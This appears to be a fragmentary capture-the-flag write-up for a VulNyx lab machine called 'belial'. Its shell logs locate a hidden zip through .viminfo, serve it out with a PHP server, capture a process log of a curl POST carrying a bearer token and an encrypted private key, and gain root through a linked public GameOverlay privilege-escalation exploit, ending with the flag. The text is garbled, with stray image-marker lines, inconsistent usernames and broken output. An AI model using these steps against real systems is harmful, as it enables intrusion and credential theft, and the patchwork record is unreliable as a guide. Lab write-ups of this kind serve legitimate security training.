cat: .vim: No such file or directory
gelal@belial:~$ cat .viminfo
# This viminfo file was generated by Vim 9.0.
# You may edit it if you're careful!

# Viminfo version
|1,4

# Value of 'encoding' when this file was written
*encoding=utf-8

# hlsearch on (H) or off (h):
~h
# Command Line History (newest to oldest):
:q
|2,0,1689597929,, "q"

# Search String History (newest to oldest):

# Expression History (newest to oldest):

# Input Line History (newest to oldest):

# Debug Line History (newest to oldest):

# Registers:

# File marks:
'0 1 0 ~/.cache/2/0/2/3/_/0/3/8/6/twj.zip
|4,48,1,0,1689597929,"~/.cache/2/0/2/3/_/0/3/8/6/twj.zip"

# Jumplist (newest first):
- ' 1 0 ~/.cache/2/0/2/3/_/0/3/8/6/twj.zip
|4,39,1,0,1689597929,"~/.cache/2/0/2/3/_/0/3/8/6/twj.zip"

# History of marks within files (newest to oldest):
gelal@belial:~$ |
```



```
drwxrwxr-x 12 gelat gelat 4096 Jul 17 2023 .  
-rw-rw-r-- 1 gelat gelat 22170 Jul 20 2023 twj.zip  
gelat@belial:~/cache/2/0/2/3/_/0/3/8/6$ php -S 0.0.0.0:2323  
[Fri Feb 28 02:27:43 2025] PHP 8.1.7-1ubuntu3.5 Development Server (http://0.0.0.0:2323) start  
[Fri Feb 28 02:27:57 2025] 192.168.137.7:56446 Accepted  
[Fri Feb 28 02:27:57 2025] 192.168.137.7:56446 [200]: GET /twj.zip  
[Fri Feb 28 02:27:57 2025] 192.168.137.7:56446 Closing
```

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:1024, ASM



Scanning the drive for archives:
1 file, 22170 bytes (22 KiB)

Listing archive: twj.zip


--


Path = twj.zip
Type = zip
Physical Size = 22170

| Date | Time | Attr | Size | Compressed | Name |
|------------|----------|-------|-------|------------|------------|
| 2023-07-20 | 14:32:33 | | 23932 | 21984 | Urgent.msg |
| 2023-07-20 | 14:32:33 | | 23932 | 21984 | 1 files |

  ~/Work

```
2025/02/27 23:41:07 CMD: UID=0 PID=17  
2025/02/27 23:41:07 CMD: UID=0 PID=16  
2025/02/27 23:41:07 CMD: UID=0 PID=15  
2025/02/27 23:41:07 CMD: UID=0 PID=14  
2025/02/27 23:41:07 CMD: UID=0 PID=13  
2025/02/27 23:41:07 CMD: UID=0 PID=12  
2025/02/27 23:41:07 CMD: UID=0 PID=11  
2025/02/27 23:41:07 CMD: UID=0 PID=10  
2025/02/27 23:41:07 CMD: UID=0 PID=8  
2025/02/27 23:41:07 CMD: UID=0 PID=6  
2025/02/27 23:41:07 CMD: UID=0 PID=5  
2025/02/27 23:41:07 CMD: UID=0 PID=4  
2025/02/27 23:41:07 CMD: UID=0 PID=3  
2025/02/27 23:41:07 CMD: UID=0 PID=2  
2025/02/27 23:41:07 CMD: UID=0 PID=1 /sbin/init  
2025/02/27 23:41:07 CMD: UID=1002 PID=30216 sleep 5  
2025/02/27 23:41:12 CMD: UID=1002 PID=30217 curl -si -X POST http://127.0.0.1:65533/fd98ca2e839e212 -A Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/2010  
0101 Brave/74 -H Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2wiOiJzdXBkYmFtZSI6ImdlbGFSIiwicGZzIj01JQJHNzdzByZCEzMjE1fQ.nujwki5Q1  
uGcQjur VfbCtmKk XghW7FPpx dZz0YI -d 45 45 45 45 45 66 69 71 73 78 32 82 83 65 32 80 82 73 86 65 84 69 32 75 69 89 45 45 45 45 45 10 80 114 111 99 45 84 121 112 101 58  
32 52 44 69 78 67 82 89 80 84 69 68 10 68 69 75 45 73 110 102 111 58 32 68 69 83 45 69 68 69 51 45 67 66 67 44 66 48 66 69 69 67 51 48 66 48 65 67 56 48 52 55 10 10 10  
3 82 102 119 109 70 70 74 90 48 80 52 113 54 121 102 75 116 47 84 98 117 53 115 104 56 109 103 69 82 104 84 107 70 112 115 43 103 101 52 72 84 68 105 72 114 97 121 83 1  
13 100 121 66 74 97 77 77 82 115 53 66 70 65 48 10 70 109 121 99 56 51 40 98 51 121 84 43 73 102 65 56 74 66 104 76 99 65 82 85 84 76 74 74 68 67 82 111 65 111 114 53 1  
19 90 107 69 111 83 106 63 78 57 73 121 52 82 104 104 66 49 89 99 71 122 84 53 120 117 77 50 10 78 109 101 104 56 100 101 112 103 71 108 111 108 65 55 108 121 105 100 0  
5 112 86 98 81 101 82 48 50 118 87 108 84 49 52 111 77 122 99 108 106 73 86 119 117 81 72 105 52 49 47 87 77 77 76 73 101 54 51 65 100 122 116 111 69 10 110 82 119 118  
66 108 99 110 90 98 86 78 104 84 83 57 121 114 73 86 69 76 109 87 107 49 115 97 68 66 53 104 104 109 97 104 97 88 55 70 70 97 104 86 71 122 103 84 98 68 114 43 112 43 7  
7 51 48 67 68 99 57 56 122 98 10 72 108 99 113 65 109 67 55 119 48 116 85 89 67 82 120 119 56 114 54 55 76 54 104 82 71 53 85 107 83 56 109 72 53 49 76 83 71 88 55 89 7  
8 104 121 107 51 77 98 101 48 66 114 54 50 102 88 43 113 117 52 74 77 106 98 10 86 112 54 121 80 100 86 55 54 97 47 56 85 98 88 75 106 110 79 52 114 47 82 77 49 81 84 7  
8 67 108 112 85 74 80 100 52 50 121 99 73 86 104 89 83 114 66 121 108 72 100 120 51 97 103 76 69 51 43 75 112 99 53 104 79 10 69 54 43 109 105 84 115 106 67 118 88 72 6  
5 78 85 104 50 114 50 90 111 97 90 85 81 72 121 51 83 80 120 51 83 109 76 81 67  
2025/02/27 23:41:12 CMD: UID=1002 PID=30218 | bash /home/gelat/c2/start.sh  
2025/02/27 23:41:17 CMD: UID=1002 PID=30219 | curl -si -X POST http://127.0.0.1:65533/fd98ca2e839e212 -A Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/2010  
0101 Brave/74 -H Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2wiOiJzdXBkYmFtZSI6ImdlbGFSIiwicGZzIj01JQJHNzdzByZCEzMjE1fQ.nujwki5Q1  
uGcQjur VfbCtmKk XghW7FPpx dZz0YI -d 45 45 45 45 45 66 69 71 73 78 32 82 83 65 32 80 82 73 86 65 84 69 32 75 69 89 45 45 45 45 45 10 80 114 111 99 45 84 121 112 101 58  
kohanic@belial:~$ sudo /usr/bin/tcpdump -i lo -n port 65533
```





gameoverlay exploit githuv 5.19.0

<https://www.wiz.io/blog/ubuntu-overlayfs-vulnerability>

exploit auto

```
https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629/blob/main/exploit.sh
```

```
root@belial:/tmp# id
uid=0(root) gid=1002(gelal) groups=1002(gelal)
root@belial:/tmp# cd /root/
root@belial:/root# ls
root.txt
root@belial:/root# cat root.txt
VulNyx{7f2d71a3a6c9e3e42aa2443c1026dd9c}
root@belial:/root# |
```